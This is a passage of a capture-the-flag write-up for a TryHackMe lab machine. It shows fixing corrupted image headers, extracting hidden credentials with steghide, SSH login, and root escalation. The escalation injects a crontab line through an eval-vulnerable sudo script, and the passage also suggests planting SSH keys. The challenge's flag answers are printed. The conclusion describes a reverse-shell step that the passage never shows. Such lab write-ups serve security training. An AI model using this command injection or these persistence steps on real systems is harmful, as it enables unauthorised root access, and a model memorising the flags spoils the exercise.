
So it was corrupted and in order to view it, I was supposed to fix it.

The data you've provided is a hex dump, which shows the binary content of a file, displayed as hexadecimal values alongside ASCII characters. From the beginning of the dump, it's clear that the file is a PNG image (`89 50 4E 47` is the PNG signature).

I did some research, and the link below served me well.
[list of file signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)



I was able to edit the hex value of this image, and here was the image itself.




However trying to extract hidden data in this image, I received an error message “steghide: could not open the file “oneforall.jpeg””


```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# steghide extract -sf oneforall.jpeg
Enter passphrase:
steghide: could not open the file "oneforall.jpeg".

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# file oneforall.jpg
oneforall.jpg: data

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# hexeditor -b oneforall.jpg

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# file oneforall.jpg
oneforall.jpg: JPEG image data

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─#
```

After several trial and error, I managed to edit its hex value and extracted the hidden data as shown in the images below.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# hexeditor oneforall.jpg

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# file oneforall.jpg
oneforall.jpg: data

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# steghide extract -sf oneforall.jpg
Enter passphrase:
Corrupt JPEG data: 18 extraneous bytes before marker 0xdb
wrote extracted data to "creds.txt".

┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─#
```



There was a creds.txt file hidden. It contained deku's password. WOW! it was kinda strong.



Having this credentials, I connected to the target machine via ssh as shown below.

```
┌──(root㉿Kali)-[/home/scr34tur3/Documents/CTFs/U.A-highschool-THM]
└─# ssh deku@10.10.65.87 -p 22
The authenticity of host '10.10.65.87 (10.10.65.87)' can't be established.
ED25519 key fingerprint is SHA256:OgRmqdwC/bY0nCsZ5+MHrpGGo75F1+78/LGZjSVg2VY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:80: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.65.87' (ED25519) to the list of known hosts.
deku@10.10.65.87's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 08 Sep 2024 10:32:09 AM UTC

  System load:  0.08              Processes:             116
  Usage of /:   46.9% of 9.75GB   Users logged in:       0
  Memory usage: 49%               IPv4 address for eth0: 10.10.65.87
  Swap usage:   0%
```

From this point I was able to read the content of our first flag.

```
Last login: Thu Feb 22 21:27:54 2024 from 10.0.0.3
deku@myheroacademia:~$ ls -la
total 36
drwxr-xr-x 5 deku deku 4096 Jul 10  2023 .
drwxr-xr-x 3 root root 4096 Jul  9  2023 ..
lrwxrwxrwx 1 root root    9 Jul  9  2023 .bash_history -> /dev/null
-rw-r--r-- 1 deku deku  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 deku deku 3771 Feb 25  2020 .bashrc
drwx------ 2 deku deku 4096 Jul  9  2023 .cache
drwxrwxr-x 3 deku deku 4096 Jul  9  2023 .local
-rw-r--r-- 1 deku deku  807 Feb 25  2020 .profile
drwx------ 2 deku deku 4096 Jul  9  2023 .ssh
-rw-r--r-- 1 deku deku    0 Jul  9  2023 .sudo_as_admin_successful
-r-------- 1 deku deku   33 Jul 10  2023 user.txt
deku@myheroacademia:~$ cat user.txt
THM{W3lC0m3_D3kU_1A_0n3f0rAll??}
deku@myheroacademia:~$
```

Running “sudo -l”, I found their was a script user deku could run with sudo rights on this system.

```
deku@myheroacademia:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin

User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
deku@myheroacademia:~$
```

I read the source code and read the script to determine what this script was to do. Focusing on the **'eval'** section, this is where we can do the authorisation upgrade.

```
deku@myheroacademia:/opt/NewComponent$ ./feedback.sh
Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
${PWD}
It is This:
/opt/NewComponent
Feedback successfully saved.
deku@myheroacademia:/opt/NewComponent$
```

Having this discovery, I scheduled a job "reading and saving the content of root.txt" on a file.

```
deku@myheroacademia:/opt/NewComponent$ sudo ./feedback.sh
[sudo] password for deku:
Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
"* * * * * root cat /root/root.txt > /tmp/rootflag.txt" >> /etc/crontab
It is This:
Feedback successfully saved.
deku@myheroacademia:/opt/NewComponent$ date
Sun 08 Sep 2024 05:44:47 PM UTC
deku@myheroacademia:/opt/NewComponent$
```

I added this task on the crontab as seen below and gave it a min or two.

```
deku@myheroacademia:/opt/NewComponent$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri
,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report
/etc/cron.monthly )
#
***** root cat /root/root.txt > /tmp/rootflag.txt
deku@myheroacademia:/opt/NewComponent$
```

Checking the tmp folder where the expected file was to be created, I found it was created.

```
deku@myheroacademia:/opt/NewComponent$ date
Sun 08 Sep 2024 05:45:49 PM UTC
deku@myheroacademia:/opt/NewComponent$ ls /tmp
rootflag.txt
snap-private-tmp
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-apache2.service-AQncGi
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-ModemManager.service-o4kvvf
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-systemd-logind.service-mOYzOf
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-systemd-resolved.service-hka3Ri
systemd-private-a53f98afa29943819cc9d884fe5f8ef0-systemd-timesyncd.service-jz90Ag
```

From this point I was able to read the content of the root flag. Don't forget there are several ways to kill a rat. Alternatively, We can create a publickey with ssh-keygen in our local machine and then we can authorize this file using the chmod 600 cmd. Copy the information in the **.pub** file and after moving to the target machine, run the script and ensure that it is registered in the **.authorized_keys** file.
Now all that's left is to connect locally using ssh.

Join us in the mission to protect the digital world of superheroes! U.A., the most renowned Superhero Academy, is looking for a superhero to test the security of our new site.

▶ Start Machine

Our site is a reflection of our school values, designed by our engineers with incredible Quirks. We have gone to great lengths to create a secure platform that reflects the exceptional education of the U.A.

Please allow the machine 3 - 5 minutes to fully boot.

Answer the questions below

What is the user.txt flag?


THM{W3lC0m3_D3kU_1A_0n3f0rAll??}

✓ Correct Answer Hint

What is the root.txt flag?

THM{Y0U_4r3_7h3_NUm83r_1_H3r0}

✓ Correct Answer



TRYHACKME

Conclusion

In conclusion, the challenge provided a comprehensive test of web exploitation and privilege escalation skills. The base64 encoding of critical data added a layer of complexity, but it did not prevent the successful exploitation of the machine. Using command injection to gain a reverse shell, retrieving and decoding an image file to obtain user credentials, and exploiting a vulnerable bash script via the `eval` function for privilege escalation were pivotal in completing the task. The final step involved scheduling a cron job to read the root flag, showcasing the importance of careful script handling and permission management in securing a system.